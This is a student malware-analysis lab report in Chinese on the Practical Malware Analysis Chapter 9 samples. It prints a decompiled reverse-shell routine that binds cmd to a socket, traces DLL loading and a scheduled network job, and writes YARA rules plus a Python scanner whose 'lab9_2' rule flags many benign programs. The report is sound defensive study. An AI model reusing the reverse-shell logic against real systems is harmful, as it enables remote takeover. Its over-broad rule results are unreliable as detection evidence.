004013A6	-	8941 0C	mov dword ptr ds:[ecx+0xC],eax
004013A9	-	E8 52FCFFFF	call ocl.00401000
004013AE	-	83C4 14	add esp,0x14

这个函数是连接成功后代码的操作，由于连接不会成功，我们采用IDA分析这个函数。

查看sub\_00401000的反编译代码：

```

1  int __cdecl sub_401000(int a1, int a2, int a3, int a4, void *a5)
2  {
3      struct _STARTUPINFOA StartupInfo; // [esp+0h] [ebp-58h] BYREF
4      BOOL v7; // [esp+44h] [ebp-14h]
5      struct _PROCESS_INFORMATION ProcessInformation; // [esp+48h] [ebp-10h]
6      BYREF
7
8      v7 = 0;
9      memset(&StartupInfo, 0, sizeof(StartupInfo));
10     StartupInfo.cb = 68;
11     memset(&ProcessInformation, 0, sizeof(ProcessInformation));
12     StartupInfo.dwFlags = 257;
13     StartupInfo.wShowWindow = 0;
14     StartupInfo.hStdInput = a5;
15     StartupInfo.hStdError = a5;
16     StartupInfo.hStdOutput = a5;
17     v7 = CreateProcessA(0, "cmd", 0, 0, 1, 0, 0, 0, &StartupInfo,
18     &ProcessInformation);
19     WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
20     return 0;
21 }

```

这个函数的功能是创建一个新的进程并运行Windows命令行解释器（`cmd`）：

### 1. 初始化与配置:

- 该函数首先初始化了 `_STARTUPINFOA` 结构的 `StartupInfo`，并设置其大小为68字节。同时，`_PROCESS_INFORMATION` 结构的 `ProcessInformation` 也被初始化为零。
- `StartupInfo` 的 `dwFlags` 字段被设置为 257，使得 `wShowWindow` 和 `hStdInput`、`hStdOutput`、`hStdError` 字段有效。`StartupInfo.wShowWindow` 被设置为 0，意味着新进程的窗口将不会显示。
- 该函数使用传入的套接字句柄 `s` 设置新进程的标准输入、输出和错误。

### 2. 创建进程:



- 使用 `CreateProcessA` 函数创建并运行一个新的 `cmd` 进程。这个进程与恶意服务器通过之前的套接字连接进行通信，使得服务器可以远程执行命令，并接收命令的输出。

### 3. 等待进程:

- 函数使用 `WaitForSingleObject` 等待新创建的 `cmd` 进程完成。这意味着，只要这个反向Shell会话是活动的，函数就会继续等待。

### 4. 返回:

- 函数返回 `0`。

简而言之，`sub_401000` 函数结合 `main` 函数的上下文，其功能是创建并运行一个新的、不可见的 `cmd` 进程。这个进程与恶意服务器通过传入的套接字 `s` 进行通信，从而允许服务器远程执行命令并接收命令的输出。这实际上是一种反向Shell的行为。

- Q1: 在二进制文件中，你看到的静态字符串是什么？

它的导入函数，以及字符串 `"cmd"`。

- Q2: 当你运行这个二进制文件时，会发生什么？

运行的时候并不会显示什么东西。当运行此二进制文件时，如果其文件名为 `ocl.exe`，它将持续尝试与一个远程服务器建立连接，并为该服务器提供一个不可见的反向Shell，从而允许攻击者远程执行命令。如果连接断开，它会等待30秒后再次尝试。如果文件名不是 `ocl.exe` 或在初始化过程中遇到错误，程序将直接终止。

- Q3: 怎样让恶意代码的攻击负载(payload)获得运行？

将该恶意代码名称修改为 `ocl.exe`。

- Q4: 在地址 `0x00401133` 处发生了什么？

一个字符串 `1qaz2wsx3edc` 在栈上被创建，它用来混淆静态分析字符串，让静态分析分析不到这个字符串。

- Q5: 传递给子例程(函数) `0x0401089` 的参数是什么？

参数是该字符串 (`1qaz2wsx3edc`) 和一个数据缓冲区。

- Q6: 恶意代码使用的域名是什么？

使用的域名是 `practicalmalwareanalysis.com`。

- Q7: 恶意代码使用什么编码函数来混淆域名？

恶意代码用字符串 `1qaz2wsx3edc` 异或加密的DNS名来解密域名。


- Q8: 恶意代码在 `0x0040106E` 处调用 `CreateProcessA` 函数的意义是什么？

恶意代码使用cmd作为参数，调用了CreateProcessA，并且将stdin和stdout重定向到socket句柄，使得代码可以操纵受感染电脑的命令行。



### 3.3 Lab09-03.exe



- 静态分析

使用exeinfoPE查看加壳：



我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：





发现它导入了DLL1， DLL2，没有导入DLL3，user32，但是字符串出现了DLL3和user32，并且似乎出现了DLL3的导出函数，据此猜测其使用了动态导入。

接下来打开IDA对其进行分析，查看主函数的代码：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      LPBYTE Buffer; // [esp+0h] [ebp-1Ch] BYREF
4      HANDLE hFile; // [esp+4h] [ebp-18h]
5      HMODULE hModule; // [esp+8h] [ebp-14h]
6      FARPROC DLL3GetStructure; // [esp+Ch] [ebp-10h]
7      DWORD NumberOfBytesWritten; // [esp+10h] [ebp-Ch] BYREF
8      void (*DLL3Print)(void); // [esp+14h] [ebp-8h]
9      DWORD JobId; // [esp+18h] [ebp-4h] BYREF
10
11     DLL1Print();
12     DLL2Print();
13     hFile = (HANDLE)DLL2ReturnJ();
14     WriteFile(hFile, "malwareanalysisbook.com", 0x17u,
15     &NumberOfBytesWritten, 0);
16     CloseHandle(hFile);

```

```

16     hModule = LoadLibraryA("DLL3.dll");
17     DLL3Print = (void (*)(void))GetProcAddress(hModule, "DLL3Print");
18     DLL3Print();
19     DLL3GetStructure = GetProcAddress(hModule, "DLL3GetStructure");
20     ((void (__cdecl *) (LPBYTE *))DLL3GetStructure)(&Buffer);
21     NetScheduleJobAdd(0, Buffer, &JobId);
22     Sleep(10000u);
23     return 0;
24 }

```

这段代码主要涉及调用多个动态链接库（DLL）的函数以及执行一些文件和网络相关操作。

### 1. DLL函数调用和文件写入:

- 该程序首先调用两个外部DLL的打印函数：`DLL1Print()` 和 `DLL2Print()`，可能输出一些信息。
- 随后，它获取一个文件句柄（可能通过 `DLL2ReturnJ`），并向这个文件写入字符串"malwareanalysisbook.com"，然后关闭文件。

### 2. 加载第三方DLL并执行网络任务:

- 程序加载名为"DLL3.dll"的DLL，调用其打印函数 `DLL3Print`。
- 使用 `DLL3GetStructure` 函数从同一DLL获取一个缓冲区。
- 该缓冲区被传递给 `NetScheduleJobAdd`，这个函数似乎是一个代理调用，它直接调用了另一个同名的API来将缓冲区内容作为一个任务或命令添加到网络服务或远程计算机。

### 3. 程序暂停:

- 最后，程序暂停10秒。

综上所述，这个函数调用了两个DLL的打印函数，写入了一个字符串到一个文件，然后加载了第三个DLL，从中获取一个缓冲区，并使用该缓冲区执行了网络相关的任务操作，最后暂停了10秒。

那么，我们通过动态分析来进一步验证。

#### • 动态分析

使用OD加载，运行到0x401041代码加载DLL3.dll;

0040102B	- 51	push ecx	hFile = 77933000
0040102C	- FF15 14504000	call dword ptr ds:[<&KERNEL32.WriteFile>]	WriteFile
00401032	- 8B55 E8	mov edx,[local.6]	
00401035	- 52	push edx	
00401036	- FF15 1C504000	call dword ptr ds:[<&KERNEL32.CloseHandle>]	hObject = 00580174
0040103C	- 68 54604000	push Lab09-03.00406054	CloseHandle
00401041	- FF15 20504000	call dword ptr ds:[<&KERNEL32.LoadLibraryA>]	FileName = "DLL3.dll"
00401047	- 8945 EC	mov [local.5],eax	LoadLibraryA
0040104A	- 68 48604000	push Lab09-03.00406048	DLL3.00230000
0040104E	- 8B45 EC	mov eax,[local.5]	ProcNameOrOrdinal = "DL

然后查看内存映射，发现DLL3已经被加载到 `0x230000`：

地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00010000				Map	RW	RW	
00020000	00010000				Map	RW	RW	
00030000	00001000	DLL2		PE 文件头	Imag	R	RWE	
00031000	00006000	DLL2	.text	SFX,代码	Imag	R	RWE	
00037000	00001000	DLL2	.rdata	数据,输入表	Imag	R	RWE	
00038000	00005000	DLL2	.data		Imag	R	RWE	
0003D000	00001000	DLL2	.reloc		Imag	R	RWE	
00040000	00001000	apisetsc			Imag	R	RWE	
00089000	00007000				Priv	RW	保护	RW
0018D000	00001000				Priv	RW	保护	RW
0018E000	00002000			堆栈 于 主	Priv	RW	保护	RW
00190000	00004000				Map	R	R	
001A0000	00001000				Priv	RW	RW	
001B0000	00001000				Priv	RW	RW	
001C0000	000067000				Map	R	R	\Device\H
00230000	00001000	DLL3		PE 文件头	Imag	R	RWE	
00231000	00006000	DLL3	.text	SFX,代码	Imag	R	RWE	
00237000	00001000	DLL3	.rdata	数据,输入表	Imag	R	RWE	
00238000	00005000	DLL3	.data		Imag	R	RWE	
0023D000	00001000	DLL3	.reloc		Imag	R	RWE	
00240000	00006000				Priv	RW	RW	
00270000	00003000				Priv	RW	RW	
002F0000	00008000				Priv	RW	RW	
00360000	00006000				Priv	RW	RW	
00400000	00001000	Lab09-03		PE 文件头	Imag	R	RWE	
00401000	00004000	Lab09-03	.text	SFX,代码	Imag	R	RWE	
00405000	00001000	Lab09-03	.rdata	数据,输入表	Imag	R	RWE	
00406000	00003000	Lab09-03	.data		Imag	R	RWE	
00410000	00012000				Priv	RW	RW	
00500000	0001F000				Priv	RW	RW	
00750000	00002000				Priv	RW	RW	
00760000	00008000				Priv	RW	RW	
00770000	00012000				Priv	RW	RW	
00870000	00012000				Priv	RW	RW	
10000000	00001000	DLL1		PE 文件头	Imag	R	RWE	
10001000	00006000	DLL1	.text	SFX,代码	Imag	R	RWE	

但是Loadlibrary加载DLL3前，代码还使用了DLL1和DLL2的导出函数：

```

1 DLL1Print()
2 DLL2Print()
3 DLL2ReturnJ()

```

我们有必要先分析一下这两个DLL的导出函数。

## 1.DLL1

用IDA加载DLL1，查看DLL1Print函数：

```

1 int DLL1Print()
2 {
3     return sub_10001038("DLL 1 mystery data %d\n", dword_10008030);
4 }

```

这仅仅是一个简单的打印操作，输出 `dword_10008030` 的值，我们查看其交叉引用，发现它在 `dllmain` 中被赋值：

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpvReserved)
2 {
3     BOOL result; // eax
4
5     result = GetCurrentProcessId();
6     dword_10008030 = result;
7     LOBYTE(result) = 1;
8     return result;
9 }

```

它把当前进程的ID赋值给了 `dword_10008030`，因此DLL1Print函数的作用是打印DLL1进程的ID。

## 2.DLL2

DLL2有两个导出函数：`DLL2Print()`，`DLL2ReturnJ()`，依次查看其代码：

```
1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
   lpvReserved)
2  {
3      BOOL result; // eax
4
5      result = (BOOL)CreateFileA("temp.txt", 0x40000000u, 0, 0, 2u, 0x80u, 0);
6      dword_1000B078 = result;
7      LOBYTE(result) = 1;
8      return result;
9  }
10
11 int DLL2Print()
12 {
13     return sub_1000105A("DLL 2 mystery data %d\n", dword_1000B078);
14 }
15
16 int DLL2ReturnJ()
17 {
18     return dword_1000B078;
19 }
```

发现其使用 `CreateFileA` 创建了一个文件 `"temp.txt"` 的句柄，然后把句柄值赋值给 `dword_1000B078`。

而DLL2Print和DLL2ReturnJ分别负责打印和获取这个文件句柄。

回到Lab09-03.exe的main函数，下面代码的作用则一目了然：

```
1  hFile = (HANDLE)DLL2ReturnJ();
2  WriteFile(hFile, "malwareanalysisbook.com", 0x17u, &NumberOfBytesWritten,
   0);
```

他获取到temp.txt文件的句柄，然后把字符串 `"malwareanalysisbook.com"` 写入文件。

调用完DLL1和DLL2的函数后，恶意代码又调用了DLL3的函数，我们分析DLL3：

## 3.DLL3

```
1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
   lpvReserved)
2  {
```

```

3     BOOL result; // eax
4
5     result = MultiByteToWideChar(0, 0, "ping www.malwareanalysisbook.com",
-1, &WideCharStr, 50);
6     dword_1000B0AC = (int)&WideCharStr;
7     dword_1000B0A0 = 3600000;
8     dword_1000B0A4 = 0;
9     byte_1000B0A8 = 127;
10    byte_1000B0A9 = 17;
11    LOBYTE(result) = 1;
12    return result;
13 }
14
15 int DLL3Print()
16 {
17     return sub_10001087("DLL 3 mystery data %d\n", &WideCharStr);
18 }
19
20 _DWORD *__cdecl DLL3GetStructure(_DWORD *a1)
21 {
22     _DWORD *result; // eax
23
24     result = a1;
25     *a1 = &dword_1000B0A0;
26     return result;
27 }

```

可知DLL3Print负责打印信息，DLL3GetStructure返回了一个结构体。WideCharStr存放的是上述字符串的内存位置。

回到恶意代码本体，之后调用了 `NetScheduleJobAdd` 函数，资料告诉我们这个函数的参数 `Buffer` 是一个指向 `AT_INFO` 结构体的指针。

- Q1: Lab09-03.exe导入了哪些 DLL?

由静态分析可知，它的导入表包括 `kernel32.dll`，`NetAPI32.dll`，`DLL1.dll`，`DLL2.dll`。

其动态加载的DLL有 `user32.dll`，`DLL3.dll`。

- Q2: DLL1.dll、DLL2.dll、DLL3.dll 要求的基址是多少?

分别查看三个DLL的ImageBase:








image-base均为0x10000000。

- Q3: 当使用 OllyDbg 调试 Lab09-03.exe 时，为 DLL1.dll、DLL2.dll、DLL3.dll 分配的基地址是什么？

分别是：

DLL1.dll	DLL2.dll	DLL3.dll
0x10000000	0x00030000	0x00230000

- Q4: 当Lab09-03.exe 调用 DLL1.dll 中的一个导入函数时，这个导入函数都做了些什么？

打印出 "DLL 1 mystery data"，以及一个全局变量，它表示DLL1进程的ID。

- Q5: 当Lab09-03.exe 调用 writeFile函数时，它写入的文件名是什么？

是 "temp.txt"，它由DLL2ReturnJ返回。

- Q6: 当Lab09-03.exe 使用NetScheduleJobAdd 创建一个job 时, 从哪里获取第二个参数的数据?

它从 `DLL3GetStructure` 动态获取数据存入Buffer, 然后作为第二个参数。

- Q7: 在运行或调试 Lab09-03.exe 时你会看到 Lab09-03.exe 打印出三块神秘数据。DLL 的神秘数据, DLL2的神秘数据, DLL3的神秘数据分别是什么?

分别是当前进程ID, temp2.txt的句柄, 字符串 `"ping www.malwareanalysisbook.com"` 在内存中的位置。

- Q8: 如何将DLL2dll加载到IDAPro中, 使得它与OllyDbg 使用的加载地址匹配?

在IDAPRO加载时勾选使用手动加载, 然后输入Ollydbg加载时的地址。

### 3.4 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
1  //首先判断是否为PE文件
2  private rule IsPE
3  {
4  condition:
5      filesize < 10MB and      //小于10MB
6      uint16(0) == 0x5A4D and // "MZ"头
7      uint32(uint32(0x3C)) == 0x00004550 // "PE"头
8  }
9
10 //Lab09-01
11 rule lab9_1
12 {
13 strings:
14     $s1 = "SOFTWARE\\Microsoft \\XPS"
15     $s2 = "CMD"
16     $s3 = "UPLOAD"
17     $s4 = "DOWNLOAD"
18 condition:
19     IsPE and $s1 and $s2 and $s3 and $s4
20 }
21
22 //Lab09-02
23 rule lab9_2
24 {
25 strings:
26     $s1 = "cmd"
27     $s2 = "Sleep"
28     $s3 = "WSASocket"
29 condition:
30     IsPE and $s1 and $s2 and $s3
31 }
32
33 //Lab09-03
34 rule lab9_3
35 {
36 strings:
37     $s1 = "DLL1Print"
38     $s2 = "DLL2ReturnJ"
39     $s3 = "DLL2Print"
40     $s4 = "malwareanalysisbook.com"
41 condition:
42     IsPE and $s1 and $s2 and $s3 and $s4
```

43 | }

把上述Yara规则保存为 `rule_ex9.yar`，然后在Chapter\_9L上一个目录输入以下命令：


```
1 | yara64 -r rule_ex9.yar Chapter_9L
```

结果如下，样本检测成功：

```
D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis\Chapter_9L
#lab9_2 Chapter_9L\Lab09-02.exe
#lab9_3 Chapter_9L\Lab09-03.exe
#lab9_1 Chapter_9L\Lab09-01.exe
```

接下来对运行 `Scan.py` 获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件：



我们编写一个yara扫描脚本 `yara_unittest.py` 来完成扫描：

```
1 | import os
2 | import yara
3 | import datetime
4 |
5 | # 定义YARA规则文件路径
6 | rule_file = './rule_ex9.yar'
7 |
8 | # 定义要扫描的文件夹路径
9 | folder_path = './sample/'
10 |
11 | # 加载YARA规则
12 | try:
13 |     rules = yara.compile(rule_file)
14 | except yara.SyntaxError as e:
15 |     print(f"YARA规则语法错误: {e}")
16 |     exit(1)
```

```

17
18 # 获取当前时间
19 start_time = datetime.datetime.now()
20
21 # 扫描文件夹内的所有文件
22 scan_results = []
23
24 for root, dirs, files in os.walk(folder_path):
25     for file in files:
26         file_path = os.path.join(root, file)
27         try:
28             matches = rules.match(file_path)
29             if matches:
30                 scan_results.append({'file_path': file_path, 'matches':
[str(match) for match in matches]})
31         except Exception as e:
32             print(f"扫描文件时出现错误: {file_path} - {str(e)}")
33
34 # 计算扫描时间
35 end_time = datetime.datetime.now()
36 scan_time = (end_time - start_time).seconds
37
38 # 将扫描结果写入文件
39 output_file = './scan_results.txt'
40
41 with open(output_file, 'w') as f:
42     f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
43     f.write(f"扫描耗时: {scan_time}s\n")
44     f.write("扫描结果:\n")
45     for result in scan_results:
46         f.write(f"文件路径: {result['file_path']}\n")
47         f.write(f"匹配规则: {', '.join(result['matches'])}\n")
48         f.write('\n')
49
50 print(f"扫描完成, 耗时{scan_time}秒, 结果已保存到 {output_file}")

```

运行得到扫描结果文件如下:

```

1 扫描开始时间: 2023-11-01 15:48:55
2 扫描耗时: 95s
3 扫描结果:
4 文件路径: ./sample/ACE-MMS32.dll
5 匹配规则: lab9_2
6
7 文件路径: ./sample/ACE-MMS64.dll
8 匹配规则: lab9_2

```

```
9
10 文件路径: ./sample/adbeapeengine.dll
11 匹配规则: lab9_2
12
13 文件路径: ./sample/ark.dll
14 匹配规则: lab9_2
15
16 文件路径: ./sample/arrow_flight.dll
17 匹配规则: lab9_2
18
19 文件路径: ./sample/bfclient.dll
20 匹配规则: lab9_2
21
22 文件路径: ./sample/BugTrack.dll
23 匹配规则: lab9_2
24
25 文件路径: ./sample/BugTrap-x64.dll
26 匹配规则: lab9_2
27
28 文件路径: ./sample/chromedriver.exe
29 匹配规则: lab9_2
30
31 文件路径: ./sample/clash-core-service.exe
32 匹配规则: lab9_2
33
34 文件路径: ./sample/com.docker.admin.exe
35 匹配规则: lab9_2
36
37 文件路径: ./sample/ConvertDatabase.exe
38 匹配规则: lab9_2
39
40 文件路径: ./sample/cpprestsdk.dll
41 匹配规则: lab9_2
42
43 文件路径: ./sample/cygwin1.dll
44 匹配规则: lab9_2
45
46 文件路径: ./sample/Docker Desktop.exe
47 匹配规则: lab9_2
48
49 文件路径: ./sample/docker-credential-desktop.exe
50 匹配规则: lab9_2
51
52 文件路径: ./sample/docker-credential-ecr-login.exe
53 匹配规则: lab9_2
54
```

55 文件路径: ./sample/docker-credential-wincred.exe  
56 匹配规则: lab9\_2  
57  
58 文件路径: ./sample/docker-machine-driver-vmware.exe  
59 匹配规则: lab9\_2  
60  
61 文件路径: ./sample/download\_engine.dll  
62 匹配规则: lab9\_2  
63  
64 文件路径: ./sample/em004\_64.dll  
65 匹配规则: lab9\_2  
66  
67 文件路径: ./sample/FileSyncClient.dll  
68 匹配规则: lab9\_2  
69  
70 文件路径: ./sample/FileSyncSessions.dll  
71 匹配规则: lab9\_2  
72  
73 文件路径: ./sample/FTCore.dll  
74 匹配规则: lab9\_2  
75  
76 文件路径: ./sample/GCloudVoice.dll  
77 匹配规则: lab9\_2  
78  
79 文件路径: ./sample/geckodriver.exe  
80 匹配规则: lab9\_2  
81  
82 文件路径: ./sample/git-daemon.exe  
83 匹配规则: lab9\_2  
84  
85 文件路径: ./sample/git-http-backend.exe  
86 匹配规则: lab9\_2  
87  
88 文件路径: ./sample/git-http-fetch.exe  
89 匹配规则: lab9\_2  
90  
91 文件路径: ./sample/git-http-push.exe  
92 匹配规则: lab9\_2  
93  
94 文件路径: ./sample/git-imap-send.exe  
95 匹配规则: lab9\_2  
96  
97 文件路径: ./sample/git-remote-ftp.exe  
98 匹配规则: lab9\_2  
99  
100 文件路径: ./sample/git-remote-https.exe

101 匹配规则: lab9\_2  
102  
103 文件路径: ./sample/git-remote-https.exe  
104 匹配规则: lab9\_2  
105  
106 文件路径: ./sample/git-sh-i18n--envsubst.exe  
107 匹配规则: lab9\_2  
108  
109 文件路径: ./sample/git-upload-archive.exe  
110 匹配规则: lab9\_2  
111  
112 文件路径: ./sample/git.exe  
113 匹配规则: lab9\_2  
114  
115 文件路径: ./sample/go-tun2socks.exe  
116 匹配规则: lab9\_2  
117  
118 文件路径: ./sample/imsdk.dll  
119 匹配规则: lab9\_2  
120  
121 文件路径: ./sample/kernelupdate.exe  
122 匹配规则: lab9\_2  
123  
124 文件路径: ./sample/Lab03-02.dll  
125 匹配规则: lab9\_2  
126  
127 文件路径: ./sample/Lab03-04.exe  
128 匹配规则: lab9\_1  
129  
130 文件路径: ./sample/Lab09-01.exe  
131 匹配规则: lab9\_1  
132  
133 文件路径: ./sample/Lab09-02.exe  
134 匹配规则: lab9\_2  
135  
136 文件路径: ./sample/Lab09-03.exe  
137 匹配规则: lab9\_3  
138  
139 文件路径: ./sample/Lab16-01.exe  
140 匹配规则: lab9\_1  
141  
142 文件路径: ./sample/Lab16-03.exe  
143 匹配规则: lab9\_2  
144  
145 文件路径: ./sample/Lab21-01.exe  
146 匹配规则: lab9\_2



147  
148 文件路径: `./sample/lenovodm.exe`  
149 匹配规则: `lab9_2`  
150  
151 文件路径: `./sample/libhttpd.dll`  
152 匹配规则: `lab9_2`  
153  
154 文件路径: `./sample/libLIEF.dll`  
155 匹配规则: `lab9_2`  
156  
157 文件路径: `./sample/libngs.dll`  
158 匹配规则: `lab9_2`  
159  
160 文件路径: `./sample/libnsy.dll`  
161 匹配规则: `lab9_2`  
162  
163 文件路径: `./sample/libp12loader.exe`  
164 匹配规则: `lab9_2`  
165  
166 文件路径: `./sample/libPluginManager32.dll`  
167 匹配规则: `lab9_2`  
168  
169 文件路径: `./sample/libpq.dll`  
170 匹配规则: `lab9_2`  
171  
172 文件路径: `./sample/libremoting.dll`  
173 匹配规则: `lab9_2`  
174  
175 文件路径: `./sample/libzmq-mt-4_3_4.dll`  
176 匹配规则: `lab9_2`  
177  
178 文件路径: `./sample/libzmq-v141-mt-4_3_4-0a6f51ca.dll`  
179 匹配规则: `lab9_2`  
180  
181 文件路径: `./sample/libzmq-v142-mt-4_3_4-4e355e3e.dll`  
182 匹配规则: `lab9_2`  
183  
184 文件路径: `./sample/libzmq.dll`  
185 匹配规则: `lab9_2`  
186  
187 文件路径: `./sample/LogUploader.dll`  
188 匹配规则: `lab9_2`  
189  
190 文件路径: `./sample/Microsoft.SharePoint.HttpSvr.dll`  
191 匹配规则: `lab9_2`  
192

193 文件路径: ./sample/Microsoft.SharePoint.WebSocketClient.dll  
194 匹配规则: lab9\_2  
195  
196 文件路径: ./sample/msys-2.0.dll  
197 匹配规则: lab9\_2  
198  
199 文件路径: ./sample/netbase.dll  
200 匹配规则: lab9\_2  
201  
